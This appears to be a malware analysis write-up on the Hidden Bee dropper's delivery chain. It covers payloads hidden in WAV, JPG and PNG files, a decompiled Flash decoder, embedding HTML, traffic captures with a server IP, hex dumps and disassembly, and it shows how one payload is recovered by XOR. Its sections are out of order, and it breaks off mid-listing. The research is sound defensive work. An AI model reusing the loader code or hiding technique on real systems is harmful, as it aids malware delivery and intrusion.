005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0xC], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0xC]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0xC]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap
0056060F	PUSH 0x0	

EAX=00000000

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?0..C+..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....0.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=0..+*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...380..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^0
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u0.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...0..h 0.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e20.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F0..h20.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c0..hA0..
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c0..h20..-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E0..hA0..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..#0..hA0.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..0..bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....h-
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 0A 0A 0A 0A FF 30 FF 50	.l.l...S 0 P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0f0d0a0R0Prz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu0y0y.0E0ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```


. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

## Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.


The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.



73	200	HTTP	/views/bd2286mdrg5e6ohkplrvm2uo0g.swf	102 498	application/x-shockwave-flash	iexplore:1720	[#109]
74	302	HTTP	/fwlink/?LinkId=68928	0		msfeedssync:3256	[#110]
75	200	HTTP	/athome/community/rss.xml	0	text/html	msfeedssync:3256	[#111]
76	200	HTTP	/views/e8m68duj35oq9lghrjcdmn4vgs.wav	48 844	audio/wav	iexplore:1720	[#112]
77	200	HTTP	/pubs/wiki.php?id=1ad51d10a1a008deeea448cafcced9b3	0		dllhost:3932	[#113]
78	200	HTTP	ieonline.microsoft.com:443	739		msfeedssync:3256	[#114]
79	200	HTTP	/images/captcha.png?mod=attachment&u=13103ee8e1ca2043405652a3d3ebcb3	26 707	image/png	dllhost:3932	[#115]


We will start our journey of Hidden Bee analysis by looking at these files. Then, we will move to see the code responsible for processing them in order to reveal their hidden purpose.

The roadmap of the full described package:



### The downloaded WAV

The WAV file sounds like grey noise, and we suspect that it is meant to hide some binary belonging to the malware.



The data is unreadable, probably encrypted or obfuscated:

```
k6lli1dps4u8otu59l1dderh1mg.wav
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 52 49 46 46 D4 BE 00 00 57 41 56 45 66 6D 74 20 IFFŌI..WAVEfmt
00000010 10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00 .....€>...}..
00000020 02 00 10 00 64 61 74 61 B0 BE 00 00 B6 5B 87 B7 ...data°I..Ŧ[+·
00000030 49 9F 03 6E 39 13 7A 9E 7B 82 5F 2D 1E C8 B2 D4 Iž.n9.zž{, _-.Ā.Ō
00000040 69 8E 63 23 BD FA E2 87 C5 A8 63 B3 ED 51 9B F0 ižc#~úâ+Í~cłiQ>d
00000050 1B 74 7D 7D E6 28 DC 0D 1D 56 10 50 8E 1F 56 C9 .t})ć(Ū..V.Pž.VĚ
00000060 3C 5D B4 54 D5 14 03 11 4A 1F 15 69 7C 40 8C 07 <]'TŌ...J..i|@Š.
00000070 17 7B 46 DD 71 60 78 85 AA 3E 7F C4 6A FE 00 26 .{FŸq`x.š>.Äjŧ.&
00000080 3E 43 06 94 16 24 2B D9 89 3B 02 21 92 E0 1A 48 >C.".$+Ūŧ;.! 'ř.H
```

We also found a repeating pattern inside, which looks like an encrypted padding. The size of the chunk is 8 bytes.


```
00007AF0 18 71 6D 4A 3D 03 E4 C8 86 0F F5 B8 6F CD EE 5A .qmJ=.äČ+.đ,oíiZ
00007B00 13 06 54 7F 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ..T.zİŭ>^c.8zİŭ>
00007B10 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİŭ>^c.8zİŭ>
00007B20 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİŭ>^c.8zİŭ>
00007B30 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİŭ>^c.8zİŭ>
00007B40 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİŭ>^c.8zİŭ>
```

This time, using the repeating pattern as an XOR key didn't help in getting a readable result, so probably some more complex block cipher was used.

### The JPG

Below is a sample JPG, downloaded from the URL in the format: `/views/[unique_string].jpg`

In contrast to the WAV content, the JPG always looks like a valid image. (Interestingly, all the JPGs we observed have a consistent theme of manga-styled girls.) However, if we take a closer look at the image, we can see that some data is appended at the end.



Let's analyze the JPG and try to extract the payload.

First, I opened the image in a hexeditor (i.e. HxD). The size of the full image is 156,005 bytes. The last 118,762 bytes belong to the malware. So, we need remove the first 37,243 bytes (156,005-118,762=37,243) in order to get the payload.

```
jpg_payload.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 C4 97 86 9D 0F 2A E4 E5 FE B9 9D E6 33 BB DE A0  -tt.*aitatc3»T
00000010 1D 1D E4 03 05 74 20 F3 FD DF 89 DD E8 ED 20 B0  ..ä..t óýšŸčí °
00000020 3E 9B 91 6E 9D 96 02 F5 55 E9 E5 E5 E5 E5 E5  >>'nt-.óUéííííí
00000030 9D E9 E5 E5 E5 E5 E5 D4 25 A5 75 EA 61 B3 E0  téííííííô%Auęaif
00000040 E5 E5 0D E1 E5 E5 E5 EA E5 85 E9 BD 85 81 6E D0  íí.áíííéí...é"...nĐ
00000050 D5 E5 E5 E5 B7 B4 B5 B3 0D A1 E5 E5 E5 84 26 6E  Óííí-'µí.'ííí,,&n
00000060 B1 C1 E1 6E A1 C1 E9 B3 6E 91 C1 E9 B2 68 D9 E7  ±Áán~Áéíñ'Áé,hŮç
00000070 EA 52 E7 A7 A7 66 1D A4 99 ED 66 1D BF 9A E6 66  eRçSSf.µif.žšćf
```

The payload does not look like a valid code, so it is probably obfuscated. Let's try the easiest option first and see if there are any candidates for the XOR key. We can see that the payload has padding at the end:

```

jpg_payload.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0001CFB0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiiiiiii
0001CFC0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiiiiiii
0001CFD0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiiiiiii
0001CFE0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiii
    
```

Let's try to apply the repeating character (in the given example it is 0xE5) as an XOR key. This is the result ([1953032199142ea8c5872107da8f2297](https://www.cyberforum.net/1953032199142ea8c5872107da8f2297/)):

```

out.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 21 72 63 78 EA CF 01 00 1B 5C 78 03 D6 5E 3B 45 !rcxēĎ...\x.Ö^;E
00000010 F8 F8 01 E6 E0 91 C5 16 18 3A 6C 38 0D 08 C5 55 řř.čř'ĺ...:18..ÍU
00000020 DB 7E 74 8B 78 73 E7 10 B0 0C 00 00 00 00 00 00 Ů~t<xşç.°.....
00000030 78 0C 00 00 00 00 00 00 31 C0 40 90 0F 84 56 05 x.....1Ř@...V.
00000040 00 00 E8 04 00 00 00 0F 00 60 0C 58 60 64 8B 35 ..č.....`X`d<5
00000050 30 00 00 00 52 51 50 56 E8 44 00 00 00 61 C3 8B 0...RQPVčD...aĂ<
00000060 54 24 04 8B 44 24 0C 56 8B 74 24 0C 57 8D 3C 02 Tš.<Dš.V<tš.WĪ<.
00000070 0F B7 02 42 42 83 F8 41 7C 08 83 F8 5A 7F 03 83 .-.BB.řA|..řZ...
00000080 C0 20 0F B7 0E 46 46 83 F9 41 7C 08 83 F9 5A 7F Ř .-.FF.ůA|..ůZ.
00000090 03 83 C1 20 3B D7 73 04 3B C1 74 D4 5F 2B C1 5E ..Á ;*s.;ÁtŌ_+Á^
000000A0 C3 55 8B EC 83 EC 4C 8B 45 08 53 56 57 8B 70 0C ĀU<ě.ěL<E.SVW<p.
000000B0 6A 6C 58 33 C9 66 89 45 BE 66 89 45 C8 66 89 45 j1X3Éf%EI f%ECf%E
    
```

Repeating the experiment on various payloads, we can see that the result always start from the keyword `!rcx`. As we know from analyzing [other elements of Hidden Bee](#), the authors of this malware decided to use various custom formats named after [64-bit Intel registers](#). We also encountered packages starting from

```
!rbx
```

and `!rsi` at different layers. So, this is the first element in the chain that uses this convention.


When we load the `!rcx` module into IDA, we can confirm that it contains valid code. More detailed explanation about the

```
!rcx
```

format will be given later on in this article.

### The PNG


Let's have a look at a sample PNG, download from the "captcha.png" (URL format: `!rcx`):



Although it is a PNG in a valid format, it looks like noise. It probably represents bytes of some encrypted data. An attempt of converting PNG to raw bytes didn't give any readable results. We need to analyze the code in order to discover what it hides.

**Code analysis: the initial SWF file**

The initial SWF file is embedded on the website and responsible for serving the exploit. If we look inside it, we will not find anything malicious at first. However, among the binary data we can find another suspicious WAV as an audio asset:



The beginning of the file:

00000000	52 49 46 46 84 27 00 00 57 41 56 45 66 6D 74 20	R I F F , ' W A V E f m t
00000010	10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00	> }
00000020	02 00 10 00 64 61 74 61 60 27 00 00 D4 1A EB D1	data ' ' Ô ë Ñ
00000030	B1 93 8A C1 CB 21 97 1F 5C D1 49 5F 90 75 A8 67	± “ Š Á Ě ! - \ Ñ I _ u " g
00000040	5C 82 23 7C A9 F8 36 5E 04 DD 37 D7 75 2B 1D 1B	\ , #   @ ø 6 ^ ý 7 x u +
00000050	88 B4 8A C1 EB 22 73 64 87 B0 1D 8A 48 1A E1 38	^ ' Š Á ě " s d ‡ ° Š H á 8
00000060	A2 03 D4 27 54 5E F3 CB 46 F6 04 86 86 4F A5 25	° Ô ' I ^ ó Ě F ö † † O ¥ §


This SWF file also contains a decoder for it:

```
79     public static function Init(param1:DisplayObjectContainer) : void
80     {
81         var _loc3_:String = null;
82         var _loc4_:String = null;
83         var _loc5_:int = 0;
84         var _loc6_:ByteArray = null;
85         var _loc7_:ByteArray = null;
86         var _loc2_:* = param1.loaderInfo.parameters;
87         doc_ = param1;
88         platform_ = _loc2_["platform"];
89         if(platform_ == null)
90         {
91             platform_ = "";
92         }
93         userAgent_ = unescape(_loc2_["user"]);
94         if(ExternalInterface.available)
95         {
96             try
97             {
98                 _loc3_ = ExternalInterface.call("parent.parent.AppUtils.getToken");
99                 _loc4_ = ExternalInterface.call("getSalt");
100                _loc5_ = ExternalInterface.call("parent.parent.AppUtils.getAppId");
101                _loc6_ = setup(_loc3_ + _loc4_);
102                _loc7_ = new MyAudioAsset() as ByteArray;
103                loader_ = decode(_loc7_, _loc6_, _loc5_, onMovieLoaded);
104                return;
105            }
106            catch(e:Error)
107            {
108                return;
109            }
110        }

```

The function “decode” takes four parameters. The first of them is the byte array containing the WAV asset: That is the content to be decoded. The second argument is an MD5 (the “setup” function is an MD5 implementation) made of concatenation of the AppId and the AppToken: That is probably the encryption key. The third parameter is a salt (probably the initialization vector of the crypto).

The salt is fetched from the HTML page, where the Flash component is embedded:



```
1 <html>
2 <body>
3 <script type="text/javascript">
4     function getSalt(){
5         return "lmQREFFGAbdecdAB";
6     }
7 </script>
8 <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
9     <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" type="application/x-shockwave-flas
10         <param name="movie" value="/views/dts89olkung154t636t4na2v8g.swf"></param>
11         <param name="allowScriptAccess" value="always"></param>
12         <embed src="/views/dts89olkung154t636t4na2v8g.swf" allowScriptAccess="always" type="applica
13     </object>
14 </div>
15 </body>
16 </html>
```

### Alternative case: two WAV files

Sometimes, rather than embedding the WAV containing the Flash exploit, authors use another model of delivering it. They store the URL to the WAV, and then they retrieve the file.

In the below example, we can see how this model is applied to Hidden Bee. The salt, along with the WAV URL, are both stored in the Javascript embedded in the HTML:

```

1  <html>
2  <body>
3  <script type="text/javascript">
4      function getSalt(){
5          return "zACDBcCdSTBCXYTU12";
6      }
7      function getAudioResource(){
8          return "/views/r52b5m1kl0v1t20tf4akl45c94.wav";
9      }
10 </script>
11 <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
12     <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444653540000" type="application/x-shockwave-
13     flash" id="swf" data="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf">
14         <param name="movie" value="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf"></param>
15         <param name="allowScriptAccess" value="always"></param>
16         <embed src="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf" allowScriptAccess="always" type="
17     application/x-shockwave-flash"></embed>
18     </object>
19 </div>
20 </body>
21 </html>

```

The Flash file first loads it and then decodes as the next step:

```

userAgent_ = unescape(_loc2_["user"]);
urlLoader_ = new URLLoader();
urlLoader_.dataFormat = URLLoaderDataFormat.BINARY;
urlLoader_.addEventListener(Event.COMPLETE,onLoaded);
if(ExternalInterface.available)
{
    try
    {
        _loc3_ = ExternalInterface.call("parent.parent.AppUtils.getToken");
        _loc4_ = ExternalInterface.call("getSalt");
        _loc5_ = ExternalInterface.call("getAudioResource");
        algo = ExternalInterface.call("parent.parent.AppUtils.getAppId");
        cryptoKey_ = setup(_loc3_ + _loc4_);
        if(_loc5_.length > 0)
        {
            urlLoader_.addEventListener(IOErrorEvent.IO_ERROR,onLoadError);
            urlLoader_.load(new URLRequest(_loc5_));
        }
        return;
    }
    catch(e:*)
    {
        return;
    }
}

```

Looking at the traffic capture, we can see that in this case, not one, but two WAV files are downloaded:

No.	Time	Method	Host	URI	Size	Private	Content-Type	Response
196	200	HTTP	38.75.137.9:9088	/views/vpriadgfb1fpj7ue76v2p47u3g.html	427	private...	text/html; c...	iexplore:2028
197	200	HTTP	38.75.137.9:9088	/views/sd3ol8fs844jsq3oeqoa4tjui4.swf	115 062	private...	application/...	iexplore:2028
198	200	HTTP	38.75.137.9:9088	/views/r52b5m1kl0v1t20tf4akl45c94.wav	35 880	private...	audio/wav	iexplore:2028
199	200	HTTP	38.75.137.9:9088	/views/qa0tpp2ub4bca70j5u2roaac.wav	48 852	private...	audio/wav	iexplore:2028
200	200	HTTP	38.75.137.9:9088	/views/lev4sr9210s3f688r218bc6eok.jpg	156 005	private...	image/jpeg	dllhost:2576

The algorithms used to encrypt the content of the first WAV may vary and sometimes the algorithm is supplied as one of the parameters. After the content is fetched, the data from the WAV files is decoded using one of the available algorithms:

```
private static function onLoad(event:Event) : void
{
    urlLoader_.removeEventListener(Event.COMPLETE, onLoad);
    urlLoader_.addEventListener(IOErrorEvent.IO_ERROR, onLoadError);
    var readData:ByteArray = urlLoader_.data as ByteArray;
    loader_ = decode(readData, cryptoKey_, algo, onMovieLoaded);
}
```

We can see that the expected content is a Flash file that is then loaded:

```
private static function onMovieLoaded(event:Event) : void
{
    loader_.contentLoaderInfo.removeEventListener(Event.COMPLETE, onMovieLoaded);
    var newClip:MovieClip = MovieClip(event.currentTarget.content);
    doc_.addChild(newClip);
}
```

### The “decode” function

The function “decode” is imported from the package “com.google”:

```
94 getlocal 5
95 getlex QName (PackageNamespace(""), "onMovieLoaded")
